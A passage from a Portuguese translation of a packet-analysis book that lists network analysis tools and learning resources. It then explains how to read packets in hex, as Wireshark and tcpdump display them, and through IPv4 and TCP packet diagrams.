O CloudShark (desenvolvido pela QA Café) é minha ferramenta predileta para armazenar, indexar e ordenar capturas de pacotes. O CloudShark é uma aplicação web comercial que serve como repositório para captura de pacotes. Ele permite atribuir tags a capturas de pacote para referências rápidas e adicionar comentários nas próprias capturas. A ferramenta oferece até mesmo alguns recursos de análise semelhantes àqueles do Wireshark (Figura A.1).




Figura A.1 – Um exemplo de arquivo de captura visualizado no CloudShark.

Se você ou sua empresa mantêm uma biblioteca grande de captura de pacotes, ou se você é como eu e está sempre perdendo seus arquivos, o CloudShark poderá ajudar. Tenho o CloudShark instalado em minha rede e o usei para armazenar e organizar todas as capturas de pacotes deste livro. Você pode saber mais sobre ele em <https://www.cloudshark.org/>.

## WireEdit

Talvez você precise criar pacotes especificamente formatados para oferecer suporte a testes de sistemas de detecção de invasão, testes de invasão ou desenvolvimento de softwares de rede. Uma opção consiste em recriar o cenário que gerará os pacotes necessários em um laboratório, mas fazer isso pode consumir muito tempo. Outra técnica é encontrar um pacote semelhante e editá-lo manualmente para que atenda às suas necessidades. Minha ferramenta predileta para essa tarefa é o WireEdit: uma ferramenta gráfica que permite editar valores específicos de um pacote. A interface de usuário bem intuitiva é semelhante à do Wireshark. O WireEdit vai até mesmo recalcular os checksums dos pacotes para que estes não pareçam inválidos quando forem abertos no Wireshark. Saiba mais sobre o WireEdit em <https://wireedit.com/>.

## Cain & Abel

Discutido no Capítulo 2, o Cain & Abel é uma das melhores ferramentas Windows para envenenamento de cache ARP (ARP cache poisoning). Na verdade, o Cain & Abel é uma suíte de ferramentas muito robusta, e certamente você encontrará outros usos para ele também. A ferramenta está disponível em <http://www.oxid.it/cain.html>.

## Scapy

O Scapy é uma biblioteca Python muito eficaz, que pode ser usada para criar e manipular pacotes com base em scripts de linha de comando em seu ambiente. Falando de modo simples, o Scapy é a aplicação mais eficaz e flexível para composição de pacotes que está à sua disposição. Você pode ler mais sobre o Scapy, baixá-lo e ver scripts de exemplo em <http://www.secdev.org/projects/scapy/>.

## **TraceWrangler**

As capturas de pacote contêm muitas informações sobre sua rede. Se precisar compartilhar uma captura de pacotes de sua rede com um fornecedor ou um colega, talvez você não queira que eles tenham essas informações. O TraceWrangler ajuda a resolver esse problema oferecendo a capacidade de sanitizar capturas de pacotes tornando anônimos os diferentes tipos de endereços presentes. O TraceWrangler tem alguns outros recursos, como a capacidade de editar e combinar arquivos de captura, mas eu o uso principalmente para sanitização. Faça o download do TraceWrangler a partir de <https://www.tracewrangler.com/>.

## **Tcpreplay**

Sempre que tenho um conjunto de pacotes que preciso retransmitir para ver como um dispositivo reage a eles, utilizo o TcpReplay. Essa ferramenta foi projetada especificamente para retransmitir pacotes contidos em um arquivo de captura. Faça o download dessa ferramenta a partir de <http://tcpreplay.synfin.net/>.

## **NetworkMiner**

O NetworkMiner é uma ferramenta usada principalmente para atividades forenses em rede, mas acho-o útil para uma variedade de outras situações também. Embora possa ser usado para capturar pacotes, seu verdadeiro ponto forte está no modo como a ferramenta faz parse de arquivos de captura de pacotes. O NetworkMiner tomará um arquivo PCAP e o detalhará considerando os sistemas operacionais detectados e as sessões entre hosts. Ele até mesmo permite extrair arquivos transferidos diretamente da captura (Figura A.2). Todos esses recursos estão disponíveis na versão gratuita; a versão comercial oferece mais alguns recursos convenientes, como a capacidade de fazer fingerprinting de sistema operacional, comparar dados encontrados em relação a uma lista branca e aumentar a velocidade do processamento de captura de pacotes. O NetworkMiner pode ser baixado gratuitamente a partir de <http://www.netresec.com/?page=NetworkMiner>.




Figura A.2 – Usando o NetworkMiner para analisar arquivos em uma captura de pacotes.

## CapTipper

Um fato que espero que você tenha aprendido neste livro é que encontrar as respostas de que você precisa muitas vezes envolverá observar os mesmos dados de maneiras distintas. O CapTipper é uma ferramenta projetada para profissionais de segurança que analisam tráfego HTTP malicioso (veja a Figura A.3). Ele oferece um ambiente de shell rico em recursos, que permite ao usuário explorar conversas individuais de modo interativo a fim de identificar redirecionamentos, objetos de arquivo e conteúdo malicioso. Também oferece alguns recursos práticos para interagir com os dados que você descobrir, incluindo a capacidade de extrair dados compactados e submeter hashes de arquivo ao VirusTotal. Você pode fazer o download do CapTipper a partir de <https://www.github.com/omriher/CapTipper/>.

```

1. Python
defender:CapTipper-master csanders$ sudo ./CapTipper.py ek_to_cryptowall4.pcapng
CapTipper v0.3 b13 - Malicious HTTP traffic explorer tool
Copyright 2015 Omri Herscovici <omriher@gmail.com>

[A] Analyzing PCAP: ek_to_cryptowall4.pcapng

[+] Traffic Activity Time: Mon, 01/04/16 16:25:54
[+] Conversations Found:

0: /index.php/services -> text/html (services) [16.2 KB] (Magic: GZ)
1: /contrary/1653873/quite-someone-visitor-nonsense-tonight-sweet-await-gigantic-dance-third -> text/html (quite-someone-visitor-non
sense-tonight-sweet-await-gigantic-dance-thiird) [576.0 B] (Magic: GZ)
2: /occasional/bXJkeHFLYXhmaA -> application/x-shockwave-flash (bXJkeHFLYXhmaA) [84.1 KB] (Magic: SWF)
3: /goodness/1854996/earnest-fantastic-thorough-weave-grotesque-forth-awoken-fountain -> text/html (earnest-fantastic-thorough-weave
-grotesque-forth-awaken-fountain) [20.0 B] (Magic: GZ)
4: /observation/enVjZZdtcnpz -> application/octet-stream (enVjZZdtcnpz) [350.0 KB] (Magic: BINARY)
5: /VOEHSQ.php?v=x4tk7t4jo6 -> text/html (VOEHSQ.php) [0.0 B]
6: /76N1Lm.php?n=x4tk7t4jo6 -> text/html (76N1Lm.php) [14.0 B] (Magic: TEXT)
7: /VOEHSQ.php?w=9m822y31lxud7aj -> text/html (VOEHSQ.php) [0.0 B]
8: /76N1Lm.php?g=9m822y31lxud7aj -> text/html (76N1Lm.php) [120.8 KB] (Magic: TEXT)
9: /VOEHSQ.php?h=ttfkjb668o38k1z -> text/html (VOEHSQ.php) [0.0 B]
10: /76N1Lm.php?i=ttfkjb668o38k1z -> text/html (76N1Lm.php) [6.0 B] (Magic: TEXT)

```

*Figura A.3 – Analisando a entrega de um malware baseado em HTTP com o CapTipper.*

## ngrep

Se você tem familiaridade com Linux, sem dúvida já usou o grep para procurar dados. O ngrep é semelhante e permite conduzir pesquisas muito específicas em dados de capturas de pacotes. Utilizo o ngrep principalmente quando os filtros de captura e de exibição não são suficientes ou quando se tornam excessivamente complexos. Você pode ler mais sobre o ngrep em <http://ngrep.sourceforge.net/>.

## libpcap

Se planeja fazer algum parsing sofisticado de pacotes ou criar aplicações que lidem com pacotes, você passará a ter bastante familiaridade com a libpcap. Falando de modo simples, a libpcap é uma biblioteca C/C++ portável para captura de tráfego de rede. O Wireshark, o tcpdump e a maioria das demais aplicações de análise de pacotes dependem da biblioteca libpcap em algum nível. Você pode ler mais sobre ela em <http://www.tcpdump.org/>.

## Npcap

O Npcap é a biblioteca de sniffing de pacotes para Windows do Projeto Nmap baseada na WinPcap/libpcap. A ferramenta é conhecida por melhorar o desempenho da captura de pacotes e oferece recursos extras de segurança relacionados à restrição da captura de pacotes aos administradores, além de tirar proveito do controle Windows User Account (Contas de Usuário do Windows). O Npcap pode ser instalado como alternativa ao WinPCap e pode ser usado com o Wireshark. Saiba mais sobre essa ferramenta em <https://www.github.com/nmap/npcap/>.

## hping

O hping é uma das ferramentas mais versáteis que você pode ter em seu arsenal. É uma ferramenta de linha de comando para compor, editar e transmitir pacotes. O hping aceita

uma variedade de protocolos e é muito rápido e intuitivo para usar. Você pode fazer seu download a partir de <http://www.hping.org/>.

## Python

Python não é uma ferramenta, mas uma linguagem de scripting que vale bastante a pena mencionar. À medida que tiver mais proficiência na análise de pacotes, você vai se deparar com casos em que não haverá nenhuma ferramenta automatizada para atender às suas necessidades. Em casos assim, Python será a linguagem escolhida para criar ferramentas que possam executar tarefas interessantes nos pacotes. Você também precisará conhecer um pouco de Python para interagir com a biblioteca Scapy. Meu recurso online predileto para aprender Python é a série popular *Learn Python the Hard Way*, que pode ser encontrada em <https://www.learnpythonthehardway.org/>.

## Recursos para análise de pacotes

Variando da página inicial do Wireshark a cursos e blogs, muitos recursos para análise de pacotes estão disponíveis. Listarei alguns dos meus favoritos nesta seção.

### Página inicial do Wireshark

O principal recurso para tudo que está relacionado ao Wireshark é sua página inicial em <http://www.wireshark.org/>. A página contém links para documentação de software, uma wiki muito útil com exemplos de arquivos de captura e informações para se inscrever na lista de discussão do Wireshark. Você também pode acessar <https://ask.wireshark.org/> para fazer perguntas sobre assuntos que está vendo no Wireshark ou sobre recursos específicos. Essa comunidade é ativa e muito solícita.

### Curso online de análise de pacotes na prática

Se você gostou deste livro, talvez goste também do curso de treinamento online que o complementa. No curso Practical Packet Analysis, você poderá acompanhar em vídeo a descrição de todas as capturas deste livro, além de várias outras. Também ofereço laboratórios de captura onde você poderá testar suas habilidades e um fórum de discussão em que você poderá aprender com outros alunos à medida que fizer progressos. Esse curso terá início em meados de 2017. Saiba mais sobre minhas ofertas de treinamento em <http://www.chrissanders.org/training/> e se inscreva em minha lista de discussão em <http://www.chrissanders.org/list/> a fim de receber avisos sobre as oportunidades de treinamento.

### Curso de segurança Intrusion Detection In-Depth do SANS

O curso SANS SEC503: Intrusion Detection In-Depth (Detecção de invasão em profundidade) tem como foco os aspectos de segurança da análise de pacotes. Mesmo que você não tenha a segurança como foco, os dois primeiros dias do curso apresentam uma

introdução incrível à análise de pacotes e ao tcpdump. Ele é oferecido em eventos ao vivo diversas vezes ao ano em diferentes lugares do mundo.

Você pode ler mais sobre o SEC503 e outros cursos do SANS Institute em <http://www.sans.org/>.

## **Blog de Chris Sanders**

Ocasionalmente escrevo artigos relacionados à análise de pacotes e posto-os em meu blog em <http://www.chrissanders.org/>. Meu blog também serve como um portal com links para outros artigos e livros que escrevi, além de fornecer minhas informações de contato. Você também encontrará links para as capturas de pacotes incluídas neste livro, além de outras capturas.

## **Análise de tráfego de malware de Brad Duncan**

Meu recurso favorito para capturas de pacote relacionadas à segurança é o site Malware Traffic Analysis (MTA) de Brad Duncan. Brad posta capturas de pacotes contendo cadeias reais de infecção várias vezes por semana. Essas capturas são completas, com os binários dos malwares associados e uma descrição do que está acontecendo. Se quiser adquirir experiência dissecando infecções por malwares e conhecer as técnicas atuais usadas por eles, comece fazendo download de algumas dessas capturas e tente compreendê-las. Você pode acessar o MTA em <http://www.malware-traffic-analysis.net/> ou seguir Brad no Twitter em @malware\_traffic para ser informado quando ele postar atualizações.

## **Site da IANA**

A IANA (Internet Assigned Numbers Authority, ou Autoridade para Atribuição de Números da Internet), disponível em <http://www.iana.org/>, administra a alocação de endereços IP e as atribuições de números de protocolo para a América do Norte. Seu site disponibiliza algumas ferramentas de referência valiosas, como a capacidade de consultar números de porta, visualizar informações relacionadas aos nomes de domínio de nível superior e navegar por sites associados para encontrar e visualizar RFCs.

## **A série TCP/IP Illustrated de W. Richard Stevens**

Considerada a bíblia do TCP/IP por muitas pessoas, a série *TCP/IP Illustrated* de W. Richard Stevens (Addison-Wesley, 1994-1996) é presença obrigatória na estante da maioria das pessoas que trabalha no nível de pacotes. São meus livros prediletos sobre TCP/IP, e consultei esses volumes com bastante frequência enquanto escrevia este livro. Uma segunda edição do Volume 1, cujo coautor é Keven R. Fall, foi publicada em 2012.

## **O livro The TCP/IP Guide**

O livro *The TCP/IP Guide* de Charles Kozierok (No Starch Press, 2005) é outro recurso de referência para informações sobre o protocolo TCP/IP. Com mais de 1.600 páginas, o livro é bem detalhado e contém muitos diagramas excelentes para quem gosta de aprender

visualmente.



# B

## NAVEGANDO PELOS PACOTES



Neste apêndice, analisaremos algumas formas pelas quais os pacotes podem ser representados. Veremos representações totalmente interpretadas e hexadecimais de pacotes, assim como o modo de ler e referenciar valores de pacotes usando um diagrama de pacotes.

Como você encontrará uma variedade de softwares capazes de interpretar dados de pacotes, seria possível fazer sniffing e análise de pacotes sem compreender as informações contidas neste apêndice. Contudo, se você investir tempo para conhecer os dados dos pacotes e saber como estão estruturados, estará em uma posição muito melhor para compreender o que ferramentas como o Wireshark estão lhe mostrando. Quanto menos abstração houver entre você e os dados que estiver analisando, melhor será.

### Representação dos pacotes

Há muitas maneiras pelas quais um pacote pode ser representado para interpretação. Dados brutos de pacotes podem ser representados como binários, isto é, uma combinação de 1s e 0s em base 2, assim:

```
011000000101001101011100000010101100000100000000000001000011000001011010101101110000
```

Os números binários representam informações digitais no nível mais baixo possível, com um 1 representando a presença de um sinal elétrico e um 0 representando a ausência do sinal. Cada dígito é um bit, e oito bits formam um byte. No entanto, dados binários são difíceis de ler e de interpretar para os seres humanos, portanto geralmente convertemos esses dados para hexadecimal – uma combinação de letras e números na base 16. O mesmo pacote em hexadecimal tem a seguinte aparência:

```
4500 0034 40f2 4000 8006 535c ac10 1080
```

4a7d 5f68 0646 0050 7c23 5ab7 0000 0000  
8002 2000 0b30 0000 0204 05b4 0103 0302  
0101 0402

*Hexadecimal* (também conhecido como hexa) é um sistema de numeração que utiliza os números de 0 a 9 e as letras de A a F para representar valores. É um dos modos mais comuns de representar pacotes, pois é conciso e pode ser facilmente convertido em uma representação binária mais fundamental ainda. Em hexa, dois caracteres representam um byte, que contém oito bits. Cada caractere em um byte é um *nibble* (4 bits); o valor mais à esquerda é o *nibble de ordem alta*, enquanto o valor mais à direita é o *nibble de ordem baixa*. Usando o pacote de exemplo, isso significa que o primeiro byte é 45, o nibble de ordem alta é 4 e o nibble de ordem baixa é 5.

A posição dos bytes em um pacote é representada com a notação de offset, partindo de zero. Assim, o primeiro byte do pacote (45) está na posição 0x00, o segundo byte (00) está em 0x01, o terceiro byte (00) está em 0x02, e assim sucessivamente. A parte 0x informa que a notação hexa está sendo usada. Ao referenciar uma posição que se estenda por mais de um byte, o número de bytes adicionais é indicado numericamente após dois-pontos. Por exemplo, para referenciar a posição dos quatro primeiros bytes no pacote de exemplo (4500 0034), você deve utilizar 0x00:4. Essa explicação será importante quando usarmos diagramas de pacotes para dissecar protocolos desconhecidos na seção “Navegando por um pacote misterioso”.

**NOTA** *O erro mais comum que vejo as pessoas cometerem quando tentam dissecar pacotes é esquecer-se de começar a contar a partir de zero. É muito difícil acostumar-se com isso, pois a maioria das pessoas aprende a contar partindo de um. Venho lidando de todos os jeitos com detalhes de pacotes há anos e ainda cometo esse erro. O melhor conselho que posso dar aqui é não tenha medo de usar seus dedos para contar. Pode parecer estúpido, mas não há absolutamente nenhuma vergonha nisso, em especial se ajudá-lo a chegar na resposta correta.*

Em um nível mais alto, uma ferramenta como o Wireshark é capaz de representar um pacote de forma totalmente interpretada utilizando um dissecador de protocolo (protocol dissector), sobre o qual discutiremos a seguir. O mesmo pacote que acabamos de ver está na Figura B.1, totalmente interpretado pelo Wireshark.

```

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: IntelCor_5b:7d:4a (00:21:6a:5b:7d:4a), Dst: D-Link_21:99:4c (00:05:5d:21:99:4c)
Internet Protocol Version 4, Src: 172.16.16.128 (172.16.16.128), Dst: 74.125.95.104 (74.125.95.104)
Transmission Control Protocol, Src Port: 1606 (1606), Dst Port: 80 (80), Seq: 0, Len: 0
Source Port: 1606 (1606)
Destination Port: 80 (80)
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
Acknowledgment number: 0
Header Length: 32 bytes
.... 0000 0000 0010 - Flags: 0x002 (SYN)
Window size value: 8192
[Calculated window size: 8192]
Checksum: 0xb30 [validation disabled]
Urgent pointer: 0
Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP), No-Operation (NOP), SACK permitted

0000 00 05 5d 21 99 4c 00 21 6a 5b 7d 4a 08 00 45 00 .]!L.! J}J..E,
0010 00 34 40 f2 40 00 80 06 53 5c ac 10 10 80 4a 7d .4@.G... 5\....}
0020 5f 68 06 46 00 50 7c 23 5a b7 00 00 00 00 80 02 _h.F#|# Z.....
0030 20 00 0b 30 00 00 02 04 05 b4 01 03 03 02 01 01 ..O.....X.....
0040 04 02

```

*Figura B.1 – Um pacote interpretado pelo Wireshark.*

O Wireshark mostra as informações de um pacote com rótulos que as descrevem. Os pacotes não contêm rótulos, mas seus dados podem ser mapeados para um formato preciso, especificado pelo padrão do protocolo. Interpretar totalmente um pacote significa ler os dados com base no padrão do protocolo e dissecá-los gerando textos com rótulos, agradáveis aos seres humanos.

O Wireshark e ferramentas semelhantes são capazes de interpretar totalmente os dados de um pacote porque têm dissecadores de protocolo embutidos, os quais definem a posição, o tamanho e os valores de cada campo em um protocolo. Por exemplo, o pacote na Figura B.1 está dividido em seções baseadas no TCP (Transmission Control Protocol, ou Protocolo de Controle de Transmissão). No TCP, há campos com rótulo e valores. Source Port (Porta de origem) é um rótulo e 1606 é seu valor decimal. Isso facilita encontrar a informação que você estiver procurando quando conduzir análises. Sempre que essa opção estiver disponível, geralmente será a maneira mais eficiente de fazer o seu trabalho.

O Wireshark tem milhares de dissecadores, mas é possível que você encontre protocolos que o Wireshark não saiba como interpretar. Com frequência, esse será o caso para protocolos específicos de fornecedores que não sejam amplamente usados e protocolos personalizados de malwares. Se isso acontecer, você terá de se contentar com pacotes interpretados apenas parcialmente. É por isso que o Wireshark apresenta os dados brutos dos pacotes em formato hexadecimal na parte inferior da tela por padrão (veja a Figura B.1).

O mais comum é que programas de linha de comando como o tcpdump, que mostram dados brutos em hexa, não tenham tantos dissecadores quanto o Wireshark. Isso é especialmente verdadeiro para protocolos mais complexos da camada de aplicação, cujo parsing é mais complicado. Desse modo, encontrar pacotes parcialmente interpretados é a norma quando usamos essa ferramenta. A Figura B.2 mostra um exemplo de uso do tcpdump.

```

1. bash
bash                                bash
04:45:53.927963 IP 192.168.110.131.2074 > 192.168.110.138.502: Flags [P.], seq 1104341702:1104341714, ack 37762
64910, win 64710, length 12
 0x0000:  4500 0034 8bfd 4000 8006 1068 c0a8 6e83
 0x0010:  c0a8 6e8a 081a 01f6 41d2 eac6 e115 3ace
 0x0020:  5018 fcc6 0032 0000 00d1 0000 0006 0103
 0x0030:  0001 0001

```

*Figura B.2 – Pacotes parcialmente interpretados no tcpdump.*

Quando estiver trabalhando com pacotes parcialmente interpretados, será preciso contar com o conhecimento da estrutura do pacote em um nível mais básico. O Wireshark, o tcpdump e a maioria das demais ferramentas permite isso exibindo os dados brutos do pacote em formato hexa.

## Usando diagramas de pacote

Conforme aprendemos no Capítulo 1, um pacote representa dados formatados com base nas regras dos protocolos. Como protocolos comuns formatam os dados de um pacote de maneira específica para que o hardware e o software possam interpretar esses dados, os pacotes devem seguir regras explícitas de formatação. Podemos identificar essa formatação e usá-la a fim de interpretar os dados de um pacote usando diagramas de pacote. Um *diagrama de pacote* é uma representação gráfica de um pacote, permitindo a um analista mapear bytes de um pacote para campos usados por qualquer protocolo específico. Derivado do documento de especificação RFC do protocolo, o diagrama mostra os campos presentes no protocolo, seus tamanhos e a ordem.

Vamos observar novamente o exemplo de diagrama de pacote para IPv4 que vimos no Capítulo 7 (apresentado aqui para sua conveniência como Figura B.3).

IPv4 (Internet Protocol Version 4, ou Protocolo de Internet Versão 4)															
Offsets	Octeto	0		1		2		3							
Octeto	Bit	0–3	4–7	8–15	16–18	19–23	24–31								
0	0	Versão	Tamanho do cabeçalho	Tipo de serviço			Tamanho total								
4	32	Identificação				Flags	Offset do fragmento								
8	64	Tempo de vida		Protocolo		Checksum do cabeçalho									
12	96	Endereço IP de origem													
16	128	Endereço IP de destino													
20	160	Opções													
24+	192+	Dados													

*Figura B.3 – Um diagrama de pacote para IPv4.*

Nesse diagrama, o eixo horizontal representa bits binários individuais numerados de 0 a 31. Os bits são agrupados em bytes de 8 bits numerados de 0 a 3. O eixo vertical também é nomeado de acordo com os bits e bytes, e cada linha está dividida em seções de 32 bits (ou 4 bytes). Usamos os eixos para contar as posições dos campos usando a notação de offset,

lendo inicialmente do eixo vertical para determinar a seção de 4 bytes em que está o campo e, em seguida, contando cada byte da seção usando o eixo horizontal. A primeira linha é constituída dos quatro primeiros bytes, de 0 a 3, nomeados de acordo com o eixo horizontal. A segunda linha é composta dos próximos quatro bytes, de 4 a 7, que também podem ser contados usando o eixo horizontal. Nesse caso, começamos no byte 4, que é o byte 0 do eixo horizontal, depois temos o byte 5, que corresponde ao byte 1 no eixo horizontal, e assim por diante.

Por exemplo, podemos determinar que, para o IPv4, o byte 0x01 é o campo Tipo de serviço (Type of Service), pois começamos no offset 0 e então contamos até o byte 1. No eixo vertical, os primeiros quatro bytes estão na primeira linha, portanto usamos o eixo horizontal e começamos a contar de 0 até o byte 1. Como outro exemplo, o byte 0x08 é o campo Tempo de vida (Time to Live). Usando o eixo vertical, determinamos que o byte 8 está na terceira linha, que contém os bytes de 8 a 11. Então, usamos o eixo horizontal para contar até o byte 8, começando de 0. Como o byte 8 é o primeiro da seção, a coluna no eixo horizontal é simplesmente 0, correspondendo ao campo Tempo de vida (Time to Live).

Alguns campos, como o campo IP de origem (Source IP), estendem-se por vários bytes, como vemos em 0x12:4. Outros campos estão divididos em nibbles. Um exemplo é 0x00, que contém o campo Versão (Version) no nibble de ordem alta e Tamanho do cabeçalho IP (IP Header Length) no nibble de ordem baixa. O byte 0x06 é mais granular ainda, com bits individuais usados para representar campos específicos. Quando um campo é um único valor binário, com frequência ele é chamado de *flag*. Exemplo são os campos Reservado (Reserved), Não fragmente (Don't Fragment) e Mais fragmentos (More Fragments) no cabeçalho IPv4. Uma flag pode ter apenas um valor binário igual a 1 (verdadeiro) ou 0 (falso), portanto a flag estará “ativada” quando seu valor for 1. A implicação exata da configuração de uma flag variará de acordo com o protocolo e o campo.

Vamos observar outro exemplo na Figura B.4 (talvez você reconheça este diagrama do Capítulo 8).

TCP (Transmission Control Protocol, ou Protocolo de Controle de Transmissão)						
Offsets	Octeto	0		1		2
Octeto	Bit	0–3	4–7	8–15	16–23	24–31
0	0	Porta de origem			Porta de destino	
4	32	Número de sequência				
8	64	Número de confirmação				
12	96	Offset dos dados	Reservado	Flags	Tamanho da janela	
16	128	Checksum			Ponteiro de urgência	
20+	160+	Opções				

Figura B.4 – Um diagrama de pacote para TCP.

Essa imagem mostra o cabeçalho TCP. Observando essa figura, podemos responder a muitas perguntas sobre um pacote TCP sem saber exatamente o que o TCP faz. Considere um exemplo de cabeçalho de pacote TCP representado em hexa a seguir:

```
0646 0050 7c23 5ab7 0000 0000 8002 2000  
0b30 0000 0204 05b4 0103 0302 0101 0402
```

Usando o diagrama de pacote, podemos localizar e interpretar campos específicos. Por exemplo, podemos afirmar o seguinte:

- O número da Porta de origem (Source Port) está em 0x00:2 e tem um valor hexa igual a 0646 (Decimal: 1606).
- O número da Porta de destino (Destination Port) está em 0x02:2 e tem um valor hexa igual a 0050 (Decimal: 80).
- O tamanho do cabeçalho está no campo Offset dos dados (Data Offset) no nibble de ordem alta de 0x12 e tem um valor hexa igual a 8.

Vamos aplicar esse conhecimento dissecando um pacote misterioso.

## Navegando por um pacote misterioso

Na Figura B.2, mostrei um pacote que estava apenas parcialmente interpretado. Com base na parte interpretada dos dados, podemos afirmar que esse é um pacote TCP/IP transmitido entre dois dispositivos na mesma rede, mas além disso não sabemos muito sobre os dados sendo transmitidos. Eis a saída hexa completa do pacote:

```
4500 0034 8bfd 4000 8006 1068 c0a8 6e83  
c0a8 6e8a 081a 01f6 41d2 eac6 e115 3ace  
5018 fcc6 0032 0000 00d1 0000 0006 0103  
0001 0001
```

